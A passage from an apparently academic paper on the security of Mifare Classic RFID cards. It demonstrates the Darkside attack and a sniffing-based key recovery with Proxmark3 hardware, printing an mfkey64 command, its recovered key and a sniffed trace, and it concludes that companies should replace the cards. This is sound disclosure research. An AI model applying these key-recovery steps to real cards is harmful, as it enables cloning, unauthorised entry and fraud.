

Fig. 13. Dependence of the Key Recovery Time on Its Complexity



Fig. 14. Starting the Darkside Attack

To test the attack, we used the Mifare Classic 1K (used in testing Nested Attack). The presence of the NACK bug allows on average 128 requests to the card to find out all the bits of the secret key. Testing was carried out using Proxmark3 RDV4.01 (Fig. 14-15). The key discovered by the Darkside attack can be used to recover other secret keys using Nested Attack.



Fig. 15. Key Successfully Recovered

3) Communication interception attacks

The purpose of this attack is to recover the secret key, which was used to encrypt the intercepted authentication phase between the tag and the reader, provided that both the tag and the reader know the proper secret key.

Key recovery is performed offline after successful interception of the communication. The key of the sector involved in the authentication can be recovered, and as a result all data from that sector can be retrieved. This attack exploits two key flaws in the Crypto1 stream cipher: the ability to restore the LFSR state due to the fact that only odd bits are used in the filters generator, which in turn allows the register state to be rolled back to the original state due to the fact that the first nine LFSR bits are not used by the filters generator [3].

So, to test the attack, we used a Mifare Classic 1K card (used earlier in testing Nested Attack), Proxmark3 Easy as a reader, Proxmark3 RDV4.01 as a sniffer. The card is located between two devices and is available for operations with it (Fig. 16)

The reader makes a request to read the card data, while the sniffer is in the active listening mode. As a result of the sniffer's work, a list of commands was obtained (Fig. 17).

Based on the data above (Fig. 16), UID is 0x3ada6716, N_T is 0x290e1794, $\{N_R\}$ is 0x92da1c32, $\{A_R\}$ is 0x66773db2, $\{A_T\}$ is 0xb75aa6af. Using the vulnerabilities described earlier, we roll back the register state to its original state and restore the secret key that was used by the legitimate reader when authenticating the card (Fig. 18).

Fig. 16. Experimental Stand with Proxmark3 Easy, RDV4.01 and Mifare Classic Card

```
V r00t@_ ~ / >> ./mfkey64 3ada6716 290e1794 92da1c32 66773db2 b75aa6af
MIFARE Classic key recovery - based 64 bits of keystream
Recover key from only one complete authentication!

Recovering key for:
  uid: 3ada6716
   nt: 290e1794
 {nr}: 92da1c32
 {ar}: 66773db2
 {at}: b75aa6af

LFSR succesors of the tag challenge:
  nt': 1651f9e5
 nt'': 175fc801

Keystream used to generate {ar} and {at}:
  ks2: 7026c457
  ks3: a0056eae

Found Key: [3f9f44338599]
```

Fig. 17. Data Sniffed with PM3 RDV4.01

```
usb] pm3 --> hf 14a list
=] downloading tracelog data from device
+] Recorded activity (trace len = 188 bytes)
=] start = start of start frame end = end of frame. src = sourc
=] ISO14443A - all times are in carrier periods (1/13.56MHz)

     Start |        End | Src | Data (! denotes parity error)
-----------+------------+-----+--------------------------------
         0 |        992 | Rdr |52(7)
      2244 |       4612 | Tag |04  00
      7040 |       9504 | Rdr |93  20
     10692 |      16580 | Tag |3a  da  67  16  91
     19072 |      29600 | Rdr |93  70  3a  da  67  16  91  3a
     30788 |      34308 | Tag |08  b6  dd
     35968 |      40736 | Rdr |60  04  d1  3d
     42692 |      47428 | Tag |29  0e  17  94
     56832 |      66208 | Rdr |92  da  1c  32  66! 77! 3d  b2!
     67396 |      72068 | Tag |b7! 5a  a6! af
     77952 |      82720 | Rdr |69  02  98  16
     84036 |     104836 | Tag |c9  7a! b8! 4f  75! 0a! a9  74
    117888 |     122656 | Rdr |a5  86  48! d3


e of transfer


                                          | CRC | Annotation
------------------------------------------+-----+----------------
                                          |     | WUPA
                                          |     |
                                          |     | ANTICOLL
                                          |     |
a8                                        |  ok | SELECT_UID
                                          |     |
                                          |  ok | AUTH-A(4)
                                          |     |
                                          | !crc|
                                          |     |
                                          | !crc|
04  23  03  c2  77! 5d  51  97! c9  10!   | !crc|
                                          | !crc| ?
```

Fig. 18. Key Recovered Successfully

VI. CONCLUSIONS

Based on the results obtained, we can conclude that using Mifare Classic tags is unsafe, however, a large number of enterprises, financial and other institutions (hotels, guesthouses, shops, paid parking services) still use them nowadays in order to save money (complete systems update using new technologies are quite expensive), or due to lack of necessary knowledge (configuration errors can often be encountered, e.g misconfigured access rights, which allow using the secret key B to change data, or using some blocks left unmodified with the transport configuration).

Data protection on Mifare Classic cards chips is carried out using Crypto1, which has a number of serious vulnerabilities. The communication process also has weak spots, e.g. sending an error code encrypted with a secret key, etc. These flaws allow an attacker to recover the secret key in seconds.

Since the protocol is implemented in hardware, it is impossible to offer any definitive countermeasures to these attacks that would not require replacing the entire infrastructure. However, it is worth noting that there are currently successors to the Classic cards, namely Plus, developed by NXP, which reportedly fix the listed vulnerabilities and use a different encryption algorithm.

Thus, research has shown that nowadays it is enough for an attacker to have rather inexpensive equipment and relevant knowledge to compromise the system and disrupt the business. Therefore, companies still using Mifare Classic type of card should move to more secure types as soon as possible.

REFERENCES

[1] Jones, Stephen. (2014). On the Security of Near-Field Enabled Keycards.

[2] Garcia, Flavio D.; Gerhard de Koning Gans; Ruben Muijrers; Peter van Rossum, Roel Verdult; Ronny Wichers Schreur; Bart Jacobs. Dismantling MIFARE Classic. 13th European Symposium on Research in Computer Security (ESORICS 2008), LNCS, Springer.

[3] Garcia, Flavio D.; Peter van Rossum; Roel Verdult; Ronny Wichers Schreur. Wirelessly Pickpocketing a Mifare Classic Card. 30th IEEE Symposium on Security and Privacy (S&P 2009), IEEE (17 March 2009).

[4] Marti Berini Sarrias, Jordi Herrera Joancomartí and Universitat Autònoma de Barcelona. Escola d'Enginyeria. Security in RFID devices, 2013.

[5] Nicolas T. Courtois, Karsten Nohl, and SeanO'Neil. Algebraic attacks on the Crypto1 stream cipher in Mifare Classic and Oyster Cards. Cryptology ePrint Archive, Report 2008/166, 2008.

[6] MIFARE Classic EV1 1K- Mainstream Contactless SmartCard IC for fast and easy solution development; Rev. 3.2 - 23.05.2018.

[7] Proxmark3 RDV4.01 https://lab401.com/products/proxmark-3-rdv4; Accessed 10.10.2020.

[8] MFOC; open source implementation of "offline nested" attack by Nethemba https://github.com/nfc-tools/mfoc; Accessed 09.10.2020.

[9] NXP Semiconductors. MIFARE Classic 1K Card IC functional specification (October 2020);

[10] MIFARE CLASSIC 1K/4K USER MANUAL; Release 1.1.0; 2017.

[11] Mytnik K. Ya., Panasenko S. P. Smart cards and information security / edited by Professor V. F. Shangin - Moscow: DMK Press, 2019. - 516 p.

[12] Gans, Gerhard & Hoepman, Jaap-Henk & Garcia, Flavio. (2008). A practical attack on the MIFARE classic. 5189. 10.1007/978-3-540-85893-5_20.

[13] Karsten Nohl and Henryk Pl¨otz. Mifare, little security, despite obscurity. Presentation on the 24th Congress of the Chaos Computer Club in Berlin (24C3), December 2007.

[14] Ciphertext-only cryptanalysis on hardened mifare classic cards extended. Meijer, C. F. J. (Author). 31 Aug 2016.

[15] Karsten Nohl, David Evans, Starbug Starbug, and Henryk Plötz. 2008. Reverse-engineering a cryptographic RFID tag. In Proceedings of the 17th conference on Security symposium (SS'08). USENIX Association, USA, 185–193.

[16] Satish, Karuturi S R V, and M Swamy Das. "Multi-Tier Authentication Scheme to Enhance Security in Cloud Computing." IJRAR (International Journal of Research and Analytical Reviews) 6, no. 2 (2019): 1-8, 2019.